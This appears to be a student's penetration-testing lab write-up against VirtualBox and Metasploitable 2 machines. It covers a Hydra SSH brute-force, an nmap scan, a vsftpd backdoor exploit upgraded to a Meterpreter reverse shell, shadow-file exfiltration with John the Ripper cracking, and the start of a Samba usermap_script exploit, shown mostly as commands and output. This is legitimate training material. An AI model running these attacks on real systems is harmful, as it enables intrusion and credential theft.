
Step-by-Step Procedure

1. Setting Up SSH on the Target Machine

Objective: Ensure SSH is running and accessible.

1. **Installed SSH Server**:

sudo apt update && sudo apt install openssh-server -y



3. **Configured Firewall**

sudo ufw allow ssh # Allow SSH traffic

```
bivin@bivin-VirtualBox:~$ sudo ufw allow ssh
Skipping adding existing rule
Skipping adding existing rule (v6)
bivin@bivin-VirtualBox:~$ sudo ufw status
Status: active

To                         Action      From
--                         ------      ----
22/tcp                     ALLOW       Anywhere
Anywhere                   DENY        192.168.56.104
22/tcp (v6)                ALLOW       Anywhere (v6)
```

---

2. Creating a Test User on the Target

Objective: Simulate a user with weak credentials.


1. **Added User testuser**:

sudo adduser testuser # Password: "password123"

```
bivin@bivin-VirtualBox:~$ sudo adduser testuser
info: Adding user `testuser' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `testuser' (1001) ...
info: Adding new user `testuser' (1001) with group `testuser (1001)' ...
info: Creating home directory `/home/testuser' ...
info: Copying files from `/etc/skel' ...
New password:
BAD PASSWORD: The password fails the dictionary check - it is based on a dictio
ary word
Retype new password:
passwd: password updated successfully
```

2. **Verified SSH Access**:
   From the attacker machine:

ssh testuser@192.168.56.105 # Successfully logged in




---


3. Preparing Wordlists on the Attacker Machine

Objective: Create custom username/password lists for Hydra.

1. **Created users.txt**:



2. **Created passwords.txt**:



---


4. Executing the Hydra Attack

Objective: Brute-force SSH credentials.

1. **Ran Hydra**:

hydra -L users.txt -P passwords.txt ssh://192.168.56.105 -t 4

successful Login Output:




Key Findings

1. **Attack Success**: Hydra cracked the weak password (password123) in seconds.
2. **Logging**: The target's auth.log recorded every failed attempt, highlighting the attack's visibility.
3. **Firewall Impact**: With UFW enabled, Hydra's attempts were logged but not blocked.

Lessons Learned

1. **Weak Passwords Are Critical Risks**: Simple passwords are easily exploitable.
2. **Defense in Depth**:
    - Use tools like fail2ban to automatically block brute-force attempts.
    - Enforce strong password policies (e.g., minimum length, complexity).


Next Step:

1. **Install Defense**:
    - Installed fail2ban on the target: sudo apt install fail2ban
    - 

Cleanup:

Removed the test user on the **target machine**:

sudo deluser testuser



Conclusion

This exercise demonstrated how easily weak passwords can be exploited. By simulating attacks and defenses, I gained practical insights into securing authentication mechanisms.

NOTE: Since we didn't have any vulnerabilities in our previous target machine, we'll be using a metasploitable2 machine which has vulnerabilities and we'll be exploiting them.

Metasploitable 2 Vulnerability Discovery


Objective

Let's perform initial reconnaissance on the Metasploitable 2 VM (192.168.56.107) to identify open ports, services, and potential vulnerabilities using nmap.

Steps Performed


1. **IP Identification**:
    - Discovered the Metasploitable 2 VM's IP address as **192.168.56.107** using network scanning tools.

      Command: ip a



2. **Connectivity Test**:
    - Verified connectivity using ping:


      ping 192.168.56.107




    - **Result**: Successful ICMP replies confirmed the VM is reachable.

3. **Vulnerability Scan**:
    - Executed an aggressive nmap scan to enumerate services and versions:

nmap -sV -A 192.168.56.107





Key Observations from Nmap Scan

1. Open Ports & Services

The scan revealed **25+ open ports** with outdated and vulnerable services. Below are critical findings:

Port	Service	Version	Key Details
21	FTP	vsftpd 2.3.4	- **Anonymous login allowed** (security misconfiguration). - **Backdoor vulnerability (CVE-2011-2523)**.
22	SSH	OpenSSH 4.7p1	- Outdated version with potential exploits (e.g., weak credentials).
23	Telnet	Linux telnetd	- **Insecure protocol** (credentials transmitted in plaintext).
80	HTTP	Apache 2.2.8 (PHP 5.2.4)	- Outdated Apache/PHP with known vulnerabilities (e.g., directory traversal).
139	SMB	Samba 3.0.20-Debian	- **CVE-2007-2447**: Remote code execution via username map script.
445	SMB	Samba 3.0.20-Debian	- Same as above.

1524	Bindshell	"metasploitable root shell"	- **Deliberate backdoor** for exploitation practice.
3306	MySQL	MySQL 5.0.51a-3ubuntu5	- Default credentials (root with no password).
5432	PostgreSQL	PostgreSQL 8.3.0-8.3.7	- **CVE-2007-3280**: Authentication bypass.
8180	HTTP (Tomcat)	Apache Tomcat 5.5	- Default credentials (tomcat:tomcat) for admin access.

---

2. Additional Notable Findings

- **Port 25 (SMTP)**:
    - Supports VRFY command for user enumeration.
- **Port 53 (DNS)**:
    - ISC BIND 9.4.2 (vulnerable to DNS cache poisoning).
- **Port 5900 (VNC)**:
    - VNC server with weak authentication (default credentials likely).
- **Port 6667 (IRC)**:
    - UnrealIRCD with a known backdoor (CVE-2010-2075).

---

3. Security Misconfigurations

- **Anonymous FTP Access**: Allows unauthenticated file upload/download.
- **Telnet Enabled**: Credentials transmitted in plaintext.
- **Weak SMB Configuration**: Exposes shares with global read/write access.

Summary of Vulnerabilities

Risk Level	Service	Vulnerability
Critical	vsftpd 2.3.4 (Port 21)	Backdoor allowing root access.
High	Samba 3.0.20 (Port 139/445)	Remote code execution via username map script.
High	Bindshell (Port 1524)	Direct root shell access (deliberate backdoor).
Medium	Apache 2.2.8 (Port 80)	Outdated software with known exploits (e.g., PHP 5.2.4 vulnerabilities).
Low	Telnet (Port 23)	Credential interception due to plaintext transmission.

Conclusion

The nmap scan successfully identified multiple high-risk vulnerabilities in the Metasploitable 2 VM.

EXPLOITING VULNERABILITIES IN METASPLOITABLE2 MACHINE(TARGET)

Exploitation of vsftpd 2.3.4 Backdoor (CVE-2011-2523)

Objective


Exploit the vsftpd 2.3.4 backdoor vulnerability on Metasploitable 2 (192.168.56.107) to gain a root shell and escalate to a Meterpreter session for advanced post-exploitation.

Steps Performed

1. Launching Metasploit

I initiated the Metasploit Framework on my attacker machine (Kali Linux) to begin the exploitation process:

msfconsole




---

2. Selecting the vsftpd Exploit

Within Metasploit, I loaded the vsftpd backdoor exploit module and configured the target IP:

use exploit/unix/ftp/vsftpd_234_backdoor

set RHOSTS 192.168.56.107



3. Executing the Exploit & Gaining Initial Shell Access

I ran the exploit to trigger the vsftpd backdoor, also inorder to spawn an interactive Bash shell i used the /bin/bash -i command:

Output:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.56.107:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.107:21 - USER: 331 Please specify the password.
[+] 192.168.56.107:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.107:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.104:38799 → 192.168.56.107:6200) at 2025-01-30 03:40:39 -0500

/bin/bash -i
bash: no job control in this shell
root@metasploitable:/# id
uid=0(root) gid=0(root)
root@metasploitable:/# whoami
root
```

---

4. Backgrounding the Session

I backgrounded the active session to prepare for escalation:

```
root@metasploitable:/# ^Z
Background session 1? [y/N]  y
```

Listed active sessions:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               192.168.56.104:38799 → 192.168.56.107:6200 (192.168.56.107)
```

---

5. Upgrading to Meterpreter

I upgraded the basic shell to a Meterpreter session for advanced control:

Output:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.56.104:4433
[*] Sending stage (1017704 bytes) to 192.168.56.107
[*] Meterpreter session 2 opened (192.168.56.104:4433 → 192.168.56.107:44142) at 2025-01-30 03:44:11 -0500
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions

Active sessions
===============

  Id  Name  Type                 Information                    Connection
  --  ----  ----                 -----------                    ----------
  1         shell cmd/unix                                      192.168.56.104:38799 → 192.168.56.107:6200 (192.168.56.107)
  2         meterpreter x86/linux  root @ metasploitable.localdomain  192.168.56.104:4433 → 192.168.56.107:44142 (192.168.56.107)
```

6. Accessing the Meterpreter Session

I connected to the new Meterpreter session and executed post-exploitation commands:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter > getuid
Server username: root
meterpreter > cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
```

Key Findings

1. **Root Access Achieved**: The vsftpd exploit granted immediate root privileges.
2. **Meterpreter Advantages**:
    - **Enhanced Control**: File system navigation, screenshot capture, keylogging.
    - **Persistence**: Ability to create backdoors for future access.

Post Exploitation:

Step 1: Initial Compromise

After gaining a Meterpreter session on the target system through the **VSFTPD exploit** on **Metasploitable**, I successfully uploaded the `passwd` and `shadow` files from the target to my local attacker machine.

```
meterpreter > download /etc/shadow
[*] Downloading: /etc/shadow → /home/bivin/shadow
[*] Downloaded 1.18 KiB of 1.18 KiB (100.0%): /etc/shadow → /home/bivin/shadow
[*] Completed  : /etc/shadow → /home/bivin/shadow
meterpreter > download /etc/passwd
[*] Downloading: /etc/passwd → /home/bivin/passwd
[*] Downloaded 1.54 KiB of 1.54 KiB (100.0%): /etc/passwd → /home/bivin/passwd
[*] Completed  : /etc/passwd → /home/bivin/passwd
```

These files contain valuable information:

- **`/etc/passwd`**: User account information.
- **`/etc/shadow`**: Password hashes.

```
┌──(bivin㉿attacker)-[~]
└─$ ls
Desktop  Documents  Downloads  Music  passwd  passwords  Pictures  Public  shadow  Templates  usernames  users  Videos
```

Step 2: Cracking Password Hashes with John the Ripper

After downloading the files, I combined the contents of `/etc/passwd` and `/etc/shadow` to extract the password hashes and cracked them using **John the Ripper**.

Create Hash File

I used the following command to combine the `passwd` and `shadow` files into a single hash file for cracking:

```
┌──(bivin㉿attacker)-[~]
└─$ unshadow passwd shadow > hashes.txt
```

Run John the Ripper

Next, I used John the Ripper to attempt cracking the password hashes:

```
┌──(bivin㉿attacker)-[~]
└─$ john --format=md5crypt hashes.txt
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 SSE2 4×3])
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
user             (user)
postgres         (postgres)
Warning: Only 4 candidates buffered for the current salt, minimum 12 needed for performance.
msfadmin         (msfadmin)
service          (service)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
123456789        (klog)
batman           (sys)
Proceeding with incremental:ASCII
6g 0:00:01:01  3/3 0.09818g/s 35916p/s 35918c/s 35918C/s br13124..br13117
Use the "--show" option to display all of the cracked passwords reliably
Session aborted

┌──(bivin㉿attacker)-[~]
└─$ john --show hashes.txt
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104::/home/klog:/bin/false
msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
postgres:postgres:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
user:user:1001:1001:just a user,111,,:/home/user:/bin/bash
service:service:1002:1002:,,,:/home/service:/bin/bash


6 password hashes cracked, 1 left
```

This process cracked several password hashes, and I managed to retrieve valid credentials for one of the users.

Step 3: Attempting SSH Login Using Metasploit

After successfully cracking the password for a target user, I proceeded to attempt a **SSH login** on the target machine using the credentials.


To automate the process, I used the **Metasploit** `smb_login` auxiliary module to attempt authentication.



After running this exploit, I gained a **command shell session** on the target system.

Step 4: Gaining an Interactive Shell

To enhance my interaction with the target system, I transitioned from a basic command shell to an interactive **Bash shell**.



This provided me with a fully interactive shell that allowed me to run system commands, inspect user details, and confirm my elevated privileges.

Conclusion

At this point, I had successfully:

- Extracted and cracked password hashes from the target system.
- Used Metasploit for automated SSH login.
- Gained a fully interactive shell on the target machine.

Exploiting Samba usermap_script (CVE-2007-2447)

Objective

Exploit the Samba usermap_script vulnerability on Metasploitable 2 (192.168.56.107) to gain **remote root access** and extract sensitive system information.

Steps Performed

1. Launching Metasploit

I started Metasploit on my attacker machine (Kali Linux) to leverage the Samba exploit:

2. Selecting the Samba Exploit

I loaded the usermap_script module and configured the target IP:

```
usmsf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.56.107
RHOSTS => 192.168.56.107
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.56.107   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.h
                                       tml
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

```
msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.56.104
LHOST => 192.168.56.104
```

---

3. Executing the Exploit

I triggered the exploit to execute arbitrary code on the target:

```
msf6 exploit(multi/samba/usermap_script) > run

